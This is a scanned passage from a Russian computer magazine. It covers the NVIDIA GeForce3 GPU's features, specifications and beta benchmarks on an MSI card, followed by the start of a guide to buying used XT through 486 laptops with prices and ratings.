
тельности ограничивалось памятью видеокарты. Память и графические возможности остаются критическими факторами. GeForce3 использует интересные решения в графической архитектуре, которые значительно повышают эффективность GPU при работе с памятью и графической шиной. После презентации графического чипа GeForce 256 большая часть вычислительных графических процессов была перенесена с CPU на GPU, что явилось ключевым фактором при переходе с сотен полигонов за фрейм на тысячи. Представляя комплексную геометрию как высокоточную поверхность, описанную математическими функциями и выполняя вычисления поверхности полностью в GPU, GeForce3 может избегать передачи огромного количества необработанных данных через шину AGP, гарантируя тем

самым эффективную и быструю связь между компьютером и GPU, что в свою очередь положительно повлияет на качество графики. Значительное увеличение эффективности связи между компьютером и графикой приведет к тому, что разработчики смогут поднять геометрическую и визуальную насыщенности своих «миров» на новый уровень, единственным «тормозом» которого может стать только скорость AGP-шины.

### High-Resolution Anti-aliasing (HRAA)

Графический процессор GeForce3 от NVIDIA представляет новую технологию, разработанную для сглаживания с высоким разрешением (HRAA). На данный момент только GeForce3 может предложить сочетание высокого разрешения и высокого frame-





» rate в комбинации с высококачественным сглаживанием. Одна из ключевых проблем качества картинки, которые беспокоят пользователей PC, — эффект сглаживания, или jaggies. Этот эффект реализуется в виде «ступенек» на краях объектов. Единственный путь для борьбы со «ступенчатостью» эффекта сглаживания — создавать эффект большего количества пикселей на экране. Исторически сложилось, что увеличение разрешения являлось решением данной проблемы. При этом размер jaggy с его эффектом «ступеньки» никогда не был больше, чем фактический размер пикселя. Следовательно, уменьшая размер пикселя, уменьшается и масштаб этих неровностей, но тем не менее изменение разрешения не всегда выполнимо (ведь, возможно, пользователь уже использует максимальное разрешение, на которое способны монитор или видеокарта). Из-за таких ограничений единственным решением должно стать увеличение эффективного разрешения. Наилучший путь, чтобы добиться этого, — использовать более «сумную» технику для обработки цвета в каждом пикселе экрана, что имитировало бы большее количество пикселей. На сцену выходит техника суперсэмплинга, которая является техникой сглаживания, применяемой в NVIDIA's GeForce2 GPU и других современных графических процессорах. Графический процессор, который использует суперсэмплинг, работает над отображаемым изображением в более высоком разрешении, чем текущая настройка монитора, а затем обрабатывает и фильтрует изображение в окончательное, прежде чем оно уйдет на экран. Существует целый ряд методов для выполнения данной операции, но каждый из них требует от графического процессора предоставления стольких дополнительных пикселей, сколько требует метод суперсэмплинг. К тому же, поскольку графический процессор обрабатывает

еще больше пикселей чем будет отображено в конечном итоге, нужна их дополнительная фильтрация еще до вывода на экран. Данная операция может существенно замедлить работу системы, поэтому самой большой проблемой суперсэмплинга является уменьшение конечной производительности видеокороля. Пользователей не устроит резкое падение количества фреймов в секунду. Мультисэмплинг и является той самой более «сумной» технологией, чем суперсэмплинг. Основной идеей мультисэмплинга является добавление интеллектуального сглаживания в само ядро GPU. Правда при этом GPU становится более загруженным, но дает пользователю более высокое качество и разгружает центральный процессор. Фактически GeForce3 GPU может вычислять «виртуальные пиксели» или дополнительные сэмплы без потерь в скорости и без уменьшения машинной производительности. GeForce3 GPU — первый процессор, который позволяет использовать HRAA на компьютерах простых пользователей.

### Технические характеристики GPU GeForce3, представленные NVIDIA

- технологический процесс производства: 0,15 мкм
- число транзисторов: 57 млн
- частота графического ядра: 200 МГц
- число пиксельных конвейеров обработки: 4
- число текстурных блоков на каждом конвейере обработки: 2
- возможность наложения до 4 текстур на один пиксель за один проход
- интерфейс памяти: 128 бит
- поддерживаемые типы памяти: DDR SDRAM/SGRAM
- пиковая пропускная способность шины памяти (230 МГц DDR): 7 Гбайт/с

- поддерживаемый объем локальной видеопамяти: до 128 Мбайт
- RAMDAC: 350 МГц
- максимальное разрешение: 2048x1536 @ 75 Гц
- интегрированный в чип TMDS трансмиттер позволяет подключать мониторы по цифровому интерфейсу (DVI) с разрешением до 1600x1200
- интерфейс внешней шины: полная поддержка AGP x2/x4 (включая SBA, DME и Fast Writes) и PCI 2.2 (включая Bus mastering)
- аппаратный T&L с производительностью эквивалентной 76 млрд операций с плавающей точкой в секунду
- полная аппаратная поддержка всех возможностей DirectX 8.0 и OpenGL 1.2
- полная поддержка аппаратных вершинных шейдеров (VertexShaders) DX8, версия 1.1
- полная поддержка аппаратных пиксельных шейдеров (PixelShaders) DX8, версия 1.1
- поддержка объемных текстур и кубических карт среды (Cube environment mapping)
- поддержка проективных текстур (projective textures)
- поддержка аппаратной тесселяции гладких поверхностей — прямоугольных и треугольных «патчей» (RT Patches)
- аппаратная поддержка рельефного текстурирования: Embossing, Dot Product3 и EMBM
- поддержка S3TC и всех пяти DXTC методов компрессии текстур
- поддержка отсечения примитивов по произвольно заданным плоскостям
- поддержка FSAA на основе различных методик мультисэмплинга (MSAA)
- аппаратные средства для экономии полосы пропускания видеопамяти: поддержка скатого формата буфера глубины (compressed Z) и раннего определения видимости точек (HSR на базе early Z test)
- поддержка текстур с размером до 4096x4096 @ 32 бит.

### И в завершение приведем пару отзывов о GeForce3 «акул» игровой индустрии.

Итак:

1. «GeForce3 демонстрирует лидерство NVIDIA в индустрии компьютерной графики. Объединяя их инструментарий и SDK, NVIDIA позволяет EA продолжать устанавливать стандарт на графику в играх».

Дон Маттрик (Don Mattrick), президент компании Electronic Arts, Worldwide Studios.

2. «Говоря кратко, GeForce3 — это что-то фантастическое. Я так не впечатлялся повышением производительности со времен пришествия Voodoo 2, а тут еще есть тонна новых возможностей для программистов, с которыми можно было бы «поиграть». ■ ■ ■ Джон Кармак (John Carmack), владелец и главный программист компании id Software.



Бета-тест NVIDIA GeForce 3

# GeForce 3: спорные результаты

К привычной для GeForce быстроте показа трехмерных сцен новый GeForce 3 должен был добавить улучшенное качество изображения, чтобы выполнить обещание NVIDIA продемонстрировать самый быстрый и совершенный видеоускоритель.

**И**гроки ожидают от графической карты, которая в Европе стоит чуть меньше \$500, действительно чего-то стоящего: с одной стороны, все сценарии современных игровых программ должны разворачиваться максимально быстро и без задержек; с другой — графический чип должен отвечать всем комплексным требованиям в плане детализации изображения и цветовой насыщенности.

## Нововведения в GPU GeForce 3

Если разница между GeForce 256 и GeForce 2 состояла, собственно говоря, только в тонкой настройке, то GeForce 3 является абсолютно новой разработкой NVIDIA. Ведь новинка имеет мало общего со своими предшественниками. А объяснить тот факт, почему наименование GeForce все же было сохранено, достаточно просто: NVIDIA делает ставку на узнаваемость своего продукта,

так как марка GeForce связана с отличными результатами в области трехмерной графики.

## Настоящих прорывов придется еще подождать

По сравнению с GeForce 2 в новом GeForce 3 NVIDIA обещала увеличение общей производительности в 5–7 раз. Но новый графический ускоритель при работе с трехмерными играми-»



▲ С системой сглаживания контурных неровностей FSAA: расположенная поперек рисунка ступенька лестницы выглядит более четкой, а значит естественной



▲ Даже на рисунке нелегко заметить контуры ступеней, поскольку они выглядят размытыми

ми программами в цветовом режиме 16 бит не смог показать даже двухкратного увеличения. Ни игровой тест OpenGL Q3A, ни контрольный DirectX 7 3Dmark 2000 ничего не выигрывают от новых свойств процессора Vertex, так как оба приложения обращаются исключительно к блоку Transform & Lighting (T&L) ускорителя. Тактовая частота у данного блока по сравнению с GeForce 2 Ultra на 50 МГц меньше. Совершенно естественно, что такими показателями никого удивить не удастся. Однако в цветовой палитре 32 бит и с использованием системы сглаживания контурных неровностей FSAA дела обстоят несколько лучше: начинают действовать алгоритмы обработки изображения, которые NVIDIA предусмотрела в чипе GeForce 3. Возможно, современные эталонные тесты пока не в состоянии полностью оценить производительность nfiniteFX. Chip наверстаивает данное упущение, как только у него в распоряжении появятся новые специальные тестовые программы.

Первые экземпляры GeForce 3 появились в продаже в начале апреля. На данный момент трудно порекомендовать новую карту, поскольку мало кто готов выложить немалую сумму за возможности, которые и в будущем смогут проявиться только в нескольких игровых программах. Остается надеяться, что в скором буду-

### Обзор технических данных

	GeForce 3	GeForce 2 Ultra	GeForce 2 GTS	Radeon
Производитель	NVIDIA	NVIDIA	NVIDIA	ATI
Техническое исполнение	0,15-микрон	0,18-микрон	0,18-микрон	0,18-микрон
Транзисторы	57 млн	25 млн	25 млн	30 млн
Тактовая частота чипа	200 МГц	250 МГц	200 МГц	183 МГц
Тактовая частота памяти (рабочая)	460 МГц	460 МГц	333 МГц	366 МГц
Pixelpipelines	4	4	4	2
Количество единиц элементов текстуры на Pixelpipelines	2	2	2	3
«Ширина» частоты памяти	7,36 Гбайт/с	7,36 Гбайт/с	5,33 Гбайт/с	5,86 Гбайт/с

видно, только во внутреннем мире видеоускорителя.

### DirectX и рутинные графические операции

Если чип GeForce 2 состоит только из одного вмонтированного блока Transform & Lighting, то GeForce 3 использует сразу два канала. Интегрированные в предыдущих моделях в чип алгоритмы расчета освещения и расположения треугольников, необходимые для DirectX 7, остаются неизменными и в новом чипе. Лишь в будущих играх, использующих DirectX 8, графический процессор GeForce 3 должен будет, согласно мнению NVIDIA, полностью использовать свои возможности. В этой связи NVIDIA говорит о Vertex- и Pixel-процессорах. Обе разработки маркетологи NVIDIA объединяют под понятием nfiniteFX Engine. Если процессор Vertex отвечает за ускоренные анимационные эффекты, то Pixel-процессор — центр обработки световых и теневых эффектов. Особенности состоят в том, что разработчики игр могут подстраивать графический контроллер через интерфейс DirectX 8 под свои собственные потребности. NVIDIA тесно сотрудничает с Microsoft: поскольку для Microsoft производился графический чип для игровой консоли X-Box, то NVIDIA было позволено участвовать в разработке стандарта DirectX 8.



щем ATI предложит аналогичную по производительности модель, что заставит NVIDIA снизить цену на свою карту.

### Технические характеристики GeForce 3

Надежды, подпитывавшиеся слухами, что у GeForce 3 будет тактовая частота чипа 250 или даже 300 МГц и три или четыре текстурных модуля на канал данных, не оправдались: частота чипа составила 200 МГц, а количество пикселей и текстурных модулей остается неизменным.

Заставляет насторожиться и количество установленных в GeForce 3 транзисторов — 57 млн, что в два с лишним раза больше, чем у GeForce 2 (25 млн). Для сравнения: у Pentium 4 только 42 млн транзисторов. Раз рекламированное NVIDIA увеличение производительности по отношению к предшественнику «происходит», оче-

реди того, что разработчики игр могут подстраивать графический контроллер через интерфейс DirectX 8 под свои собственные потребности. NVIDIA тесно сотрудничает с Microsoft: поскольку для Microsoft производился графический чип для игровой консоли X-Box, то NVIDIA было позволено участвовать в разработке стандарта DirectX 8.

### Новая архитектура шины памяти

Сегодняшние игровые сценарии могут порой состоять из более чем 100 тысяч треугольников на картинку. При таком колоссальном объеме данных можно предположить, что AGP станет самым узким местом в связке видеокарта-процессор-память. Разработанный в NVIDIA Higher Order Surface-механизм призван использовать AGP более экономично, что поможет избежать «ступоров» системы при передаче данных.

Идея заключается в следующем: каждый трехмерный объект можно описать математическими уравнениями. При этом нужно передавать только необходимые переменные, которые представляют собой координаты и вектора движения выбранных угловых точек. Процессор в состоянии моделировать соответствующее первоначальное трехмерное изображение только на основе этих данных. Это серьезно разгружает интерфейс AGP, поскольку передаются только параметры, а карта выполняет остаток «грязной» графической работы.

### Использование видеопамяти

Crossbar-Memory-Controller, используемый в GeForce 3, значительно повышает эффективность работы видеопамяти. Для этого в чипе интерфейс памяти шириной в 256 бит разделен на 4 части по 64 бит. Данная методика позволяет при небольших объемах информации сохранить ширину. В так называемом значении Z заложена информация о яркости изображения картинки. Losless-Z-Compression, то есть Z-скатие без потерь, сокращает «ширину» полосы информации примерно на четверть. Таким образом данные сжимаются перед отправлением через шину AGP, а затем снова распаковываются. И наконец, Z-Occlusion-Culling заботится о том, чтобы в видеопамяти появились реально различимые минимальные элементы изображения — это экономит время для расчетов. Раньше нужно было строить в 2 раза более качественную картинку, чем необходимо для вывода на экран.

### Старые технологии в новом свете

Новый ускоритель, несмотря на нововведения, использует далеко не новейшие идеи. Для примера стоит упомянуть рекламируемый NVIDIA механизм Quincunx-Multisample в режиме FSAA. Этот алгоритм генерирует каждую точку изображения из восьми находящихся вокруг минимальных элементов изображения. Не напоминает ли это обыкновенный медианный фильтр? Также же обстоит дело и с другими алгоритмами, реализованными в новом GPU. Да здравствует хорошо внедренное старое!

■ ■ ■ Генри Шеппарт

**MSI STARFORCE 822**

# Первая карта GeForce 3, прошедшая тестирование

Ни Asus, ни Elsa или Guillemot не предоставили нашей лаборатории для тестирования GeForce 3: первой абсолютно новую карту смогла дать в наше распоряжение только MSI. Карта Starforce 822 уже укомплектована и готова к выходу на рынок. Вместе с ней в пакете предлагаются MSI DVD Player, кабель-адаптер для S-Video и краткая инструкция. В своей модели GeForce 3 MSI использовала 64 Мбайт памяти DDR SDRAM, специфицированной на полный цикл в 3,8 нс. В teste мы сравнили предлагаемую MSI видеокарту с GeForce 2 Ultra, GeForce 2 GTS и ATI Radeon 64 Мбайт DDR. В качестве материнской платы использовалась Asus A7V, на которой был установлен процессор Athlon (TB) с частотой 900 МГц. В качестве операционной системы была выбрана Windows 98 SE.



**Внимание! Beta-драйверы!**

Полученные в результате проведения тестов данные основываются на использовании beta-драйверов, поскольку на тот момент у нас не было официальных драйверов NVIDIA, поддерживающих GeForce 3. Тем не менее карта MSI прошла все испытания без каких бы то ни было замечаний и сбоев. Она работала стабильно и без проблем была идентифицирована даже Plug&Play операционной системы Windows 98.

**Результаты**

Начало череде тестов положил Q3A: измерялась частота кадров при проигрывании стандартного демофайла demo001. И сразу же было зафиксировано снижение показателей нового продукта NVIDIA, поскольку результат в 117 кадров с секундой (fps) в режиме 16 бит оказался хуже показателей GeForce 2 Ultra. Даже GeForce 2 GTS со 120 fps показывает лучшие результаты по сравнению с GeForce 3. В режиме 32 бита и с использованием системы FSAA картина меняется кардинально: GeForce 3 полностью доминирует при высокой цветовой гамме и при использовании системы устранения неровностей FSAA.

В teste 3Dmark наблюдается идентичная картина: при 16 бит GeForce 3 отстает от GeForce 2 на 600 пунктов (3Dmark). При 32 бит ей удается вновь изменить ситуацию в свою пользу: набрав 6920 очков, новый «болид» GeForce 3 от NVIDIA показывает однозначно лучший результат. Поэтому впечатление от результатов несколько двойственное.

**Q3A (1024x768), (кадров в секунду)****3Dmark 2000 (1024x768)**



Обзор подержанных ноутбуков

# Буки и бяки: выбери сам

Поставьте себя на место рыночного продавца ноутбуков. Вокруг вас постоянно бродит огромное количество потенциальных и не очень покупателей. Ваша цель достаточно проста — необходимо заставить их расстаться с некоторой частью денежных знаков. Соседи, продающие комплектующие, книги, компакты и даже собранные настольные РС, уже готовятся держать круговую оборону, пытаясь сдержать наплыв клиентов. А вам приходится наблюдать только голодные глаза по ту сторону стеклянной витрины, алчущие завладеть вашими тысячедолларовыми питомцами.

**Е**динственный видимый на горизонте реальный претендент на покупку ноутбука в дорогой куртке и с самой распоследней моделью сотового телефона не спешит подходить к вам, так как у прилавка, закрывая проход, столпилась кучка подростков, которая к тому же несет ахинею о вашем любимце. Через несколько секунд становится ясно, что «дорогой куртке» не хочется выслушивать детский галдеж. Куртка вместе с сотовым растворяется в толпе — настроение портится окончательно.

Конечно, все не так мрачно. Покупатель или уже знает, что собирается купить, или настолько

не разбирается в технике, что выбирает машину по внешним данным, а все технические тонкости остаются на совести продавца или менеджера по продажам. Клиенты попроше не интересуются компьютерами «для престижа». Для них волшебное заклинание «Cel266/64/2.1/CD×12/14,1"/2hours» расскажет все о модели и умолчит только о количестве царапин на корпусе ноутбука и его массе. Существует только один аргумент, который способен повлиять на выбор подкованного покупателя, — имя производителя. Однако в этом случае мнения покупателя и продавца могут расходиться. Например, покупатели обычно очень

любят Toshiba за надежность и «крутость» (один из покупателей признался, что другого слова подобрать не может). Затем по списку идут IBM, HP, Compaq и Rover; Sony и Fujitsu уже не пользуются такой популярностью. Замыкают перечень Acer, Mitac и другие корейско-китайско-тайваньские производители. Продавцы на второе место, сразу за Toshiba, ставят Fujitsu. Возможно, они правы: модели Fujitsu действительно не слишком дорогие, и продавцы не будут хвалить их без причины. Были и попытки реабилитировать Sony: «Машины — звери! Но за такие деньги...» На этом старания протащить своих любимцев вверх по списку пре- >

» кратились. Acer получил по заслугам и от любителей, и от злопыхателей. Но самая интересная ситуация сложилась с Rover. Ответом на любой, даже самый каверзный вопрос было молчание. Ни в одном магазине ни один продавец не стал ничего говорить про них, кроме явно заученных рекламных фраз.

Но один продавец — одно мнение. Гораздо интереснее самому покопаться в пыльных исцарапанных железяках, которые легко найти на рынке или в магазинах, реализующих подержанные модели ноутбуков, причем в хронометрическом порядке (ценовой порядок с хронометражем практически совпадает).

Быстрое моральное старение превращает буки в дряхлеющих старцев за каких-то полгода, хотя сам аппарат гарантированно проработает лет десять. Динамика изменения цен на устаревающие модели отстает от цен обычных настольных ПК примерно на два с половиной года. Например, популярную сейчас конфигурацию на базе MMX 166 МГц с CD и с вполне современным HDD на 2 с лишним Гбайт можно приобрести примерно за \$500. Такая машина еще год сможет полностью удовлетворять нужды пользователя, которому необходимы интернет-связь, офисные приложения или просто нечто портативное для транспортировки информации. Для работы в Интернете через 56К-модем не нужен PIII-800, с этой задачей вполне справляется и 486DX-2 66МГц.

Вывод прост до невозможности (да простят меня производители дорогих букв): забудьте о машинах стоимостью под \$5000, обратите внимание на якобы устаревшие подержанные аппараты. Ведь среди них встречаются просто отменные экземпляры, которые прослужили не один год и еще в состоянии проработать столько же.

### Античные времена

На окончательно одряхлевшую технику стоит взглянуть хотя бы мельком. Конечно, ждать от нее чего-либо серьезного не стоит, и все-таки печатная машинка с возможностью редактирования, дополненная парой игрушек, может заинтересовать и ценой, и внушающим уважение весом. Обычно это x86 и x286-аппараты, иногда с нестандартными матрицами. Практически все они «переваривают» DOS 6.22, что позволяет использовать их и по сей день.

У самых дешевых (\$15–\$25) XT-букоов обычно нет винчестеров, а их матрица обладает 3–5-секундным послесвечением — запущенный Digger или Aereo моментально заливает экран сине- или зелено-черными разводами. Аккумуляторы практически всегда мертвые или «держат» не более 5–10 минут. Зато дисковод всегда 3-дюймовый и, даже если по спецификации он работает с форматом всего лишь в 360 Кбайт, великолепно работает с 1,44 Мбайт дискетами. Чаще всего встречаются добротно «сколоченные» IBM и HP, они же самые доро-

гие. Весь софт ограничивается DOS, Norton Commander, каким-нибудь редактором, базой данных SuperCalc и парой неплохих компиляторов — С и Pascal. Однако любая модель с 640 Кбайт памяти на борту (а таких подавляющее большинство) отлично работает с внешним модемом. Достаточно скачать досовский графический броузер, как 5-килограммовый ящик, стоимость которого сравнима с двумя ящиками дешевого пива, превращается в неплохой сетевой терминал а-ля современные e-PC от HP или Compaq. При тех же возможностях современные терминалы HP привязаны к машине администратора просто намертво.

Не стоит, впрочем, размениваться на XT, так как 286-е машины, стоящие всего в 2 раза дороже, имеют более современные матрицы, гораздо меньшую массу, а их винчестер иногда достигает 40–80 Мбайт. Работа «двоек» связана с теми же ограничениями, что и у XT-моделей, так как никакого специализированного софта под 286-й процессор написано не было. Зато наличие одного или двух Мбайт памяти может очень порадовать, так как на такой машине вполне можно запустить Windows 3.1 (3.11). А если удастся найти ноутбук с процессором Harris 286 20 МГц, то о «тройках» тоже можно забыть. Скорость работы Windows-приложений на такой машине превышает даже скорость работы на процессоре 386SX 20 МГц с 4 Мбайт оперативной памяти! Причем разница очевидна не только при сравнении результатов программой CheckIt, но и просто на глаз.

В принципе больше сказать о XT и «двойках» нечего. Интернет им практически заказан, так как никаких слотов расширения, кроме COM и LPT, нет. Слоты докеров абсолютно бесполезны без самих доков, а вставить дополнительную память невозможно. Зато самый дорогой представитель семейства 286-х машин стоил всего \$65 при наличии Harris 286 20 МГц, 2 Мбайт оперативной памяти, 38 Мбайт HDD и качественной матрицы 640x480 с 16 оттенками серого цвета.

Вообще же определить точно, сколько стоят эти «динозавры», почти невозможно, так как с точки зрения современного программного обеспечения они практически бесполезны. Иногда и даром не захочется взять, а иногда какой-нибудь «синеэкраный динозавр» поизящнее может так в душу запасть, что и \$50 не будет жалко.

### Темные средние века

Засилье IBM, Apple и Olivetti было нарушено фирмой Compaq, которая в то время позиционировала себя исключительно на рынке микроКомпьютеров и, в частности, ноутбуков. Ее отличительные черты — удобство и совместимость, поэтому 386-е модели до сих пор выглядят вполне современно.

Кроме появления PCMCIA и, как следствие, подключения CD-ROM, LAN-карт и модемов,

## TOSHIBA XT MC

**8086 12 МГц**

1 Мбайт оперативной памяти

два 3-дюймовых дисковода 1,44 Мбайт

LPT, COM1, COM2, DIN9, Keyboard

аккумулятор почти в норме

**Цена ▶ \$15–20**

Модель практически не отличается начинкой от обычной настольной XT, разве что вместо HDD проходится довольствоваться двумя дисководами. Зато аккумулятор оказался живым и держал бук под питанием примерно час. Не самые миниатюрные размеры позволили разместить все 83 клавиши почти как на обычной XT/AT-клавиатуре. «Синяя» монохромная матрица обладает отличным контрастом и запасом яркости, хотя продавец утверждал, что машина в свое время использовалась активно — это подтверждают еле заметные русские буквы на клaviатуре (родные английские рельефно выбиты, так что им не грозит быть банально стертными пальцами). Клавиши не западают и приятно щелкают при нажатии. В итоге получается идеальная печатная машинка с полной DOS-совме-


стимостью. Запущенные Pascal и Turbo C не столкнулись ни с какими трудностями. В комплекте нашелся и фирменный 0-модемный шнур от Toshiba для связи с настольным ПК, хотя в самом буке есть разъем для модема стандарта MCH. Но поскольку такой раритет найти уже невозможно, то об этом не стоит и думать. Цена тоже порадовала — хозяин обменивал бук на любой DIMM 64 Мбайт, что

действительно сравнимо с парой ящиков дешевого пива.

(Здесь и далее оценка будет даваться машинам по классам, то есть каждая модель будет сравниваться с самой полной возможной конфигурацией подобной машины с учетом разумных требований к компьютерам.)

### ОЦЕНКА

**8/10** — Высший балл дать нельзя, так как существуют модели с винчестером, а сейчас представить загрузку с дискеты достаточно тяжело. Еще один минус, который в принципе можно простить, — масса. Впервые «железяка» массой 4,7 кг получила возможность называться микрокомпьютером. Зато рабочий аккумулятор — редкость!



▲ Оптимальный выбор Chip — один из самых сбалансированных ноутбуков. Вполне подходит для решения практически всех современных офисных задач



▲ IBM на протяжении уже пяти лет не меняет дизайн своих моделей

» изменились и матрицы. 10-дюймовая цветная матрица запросто поднимает цену на сотню долларов. «Тройки» отлично «тянут» Windows 3.1 со всем программным обеспечением, «дружат» с Интернетом и LAN. Однако обращать внимание на все «вкусности» подряд не стоит, так как у большей половины доживших до сегодняшнего времени моделей хромают клавиатуры. Комплектация моделей практически не отличается от 486-х, и вся разница, в том числе ценовая, заключается в процессоре и дополнительных 4 Мбайт памяти. «Тройка» больше похожа на танк, обвшан-

ный оружием и бронешитками, но укомплектованный двигателем от «Запорожца».

Лучшими моделями оказались Compaq 386DX 33 МГц со встроенным CD-ROM 4x и звуковой картой за \$145 и Toshiba 386DX 33 с 4 Мбайт памяти без CD и с мертвым аккумулятором всего за \$90. Цены, как и в случае с XT, не показатель: эти модели не пользуются спросом из-за неудобств с реализацией совместимости устаревшей Windows 3.1 и современными Windows 95/98/ME. Изучить эти модели вдоль и поперек не удалось, но даже

поверхностный осмотр выдает в них породу и прекрасные «ходовые» качества.

### Ренессанс

Сразу отметим 486SX-модели, так как по скорости и возможностям они практически не обгоняют «тройки» и встретить их в продаже достаточно трудно. Вообще машинам этого класса должно быть стыдно появляться в таких откровенно слабых конфигурациях, как, например, 486SX 33 МГц с 2 Мбайт оперативной памяти и винчестером на 120 Мбайт, однако встречаются и такие недоразумения. Красная цена им — \$150, — даже в этом они недалеко оторвались от «троек». Впечатление того, что SX-модели являются чем-то промежуточным и что инженеры не тратили на них сиреневые клеточки, усиливается после длительной работы с этими аппаратами. Частые отказы из-за перегрева и нежная клавиатура, клавиши которой срабатывают еще до того, как до них дотронутся пальцы, как будто специально задуманы для того, чтобы прочувствовать все преимущества DX-буков.

И знаете, преимущества чувствуются! Уже IBM TR370C 486DX-4 75 МГц с 12 Мбайт оперативной памяти очень быстро тянет на себе Windows 95. Дальнейшее увеличение скорости процессора вряд ли кому-то будет мешать. Скорость подобных моделей ограничивается только количеством памяти. В свое время SIMM-память стоила очень дорого, в результате сегодня трудно найти бук даже с 16 Мбайт на борту. Во время расцвета «четверок» рынок компьютеров уже был стабильно поделен между ведущими производителями, поэтому стандарты разрабатывались

### ACER T

#### 386SX 20 МГц

2 Мбайт оперативной памяти  
3-дюймовый дисковод 1,44 Мбайт  
125 Мбайт HDD  
VGA COLOR DSTN 9,5-дюймовый  
LPT, COM1, COM2, DIN9, Keyboard  
аккумулятор мертв

**Цена ▶ \$80**

Типичный представитель загадочных конструкций и всевозможных недоразумений. Процессор позволяет работать с Windows 3.1, но всего лишь 2 Мбайт памяти превращают работу в катаргу — загрузка «окошек» длится больше 5 минут. Причем возможности расширить память нет. Вместе с буком, что сбивало с толку, поставлялись и дискеты с дистрибутивом

Windows 3.1. Модель очень сильно греется, правда не дает сбоев.

Самое большое недоразумение здесь — клавиатура. Пришлось долго ломать над ней голову, так как клавиши Ins, например, на ней не оказалось! Как выяснилось, ее реализация осуществляется при помощи двух (!) функциональных клавиш и одной буквенной. Таких чудо-комбинаций оказалось около 15, что должно раздражать неподготовленного человека. Все остальное — в норме. Аккумулятор тянет минут 10, но с жутким затуханием, так что лучше его просто вытащить и выбросить, так как весит он немало.

### ОЦЕНКА

**5/10** — современные производители с мировым именем не всегда им обладали. Явно дешевая (в то время) модель, по возможностям едва обгоняющая 286-е машины.

## TOSHIBA SATELLITE TJ 960 CS

**486DX-2 50 МГц**

4 Мбайт оперативной памяти

3-дюймовый дисковод 1,44 Мбайт

210 Мбайт HDD

VGA COLOR TFT 10,4-дюймовый

PCMCIA, LPT, COM1, COM2, DIN15, Keyboard

аккумулятор мертв

**Цена ▶ \$200**

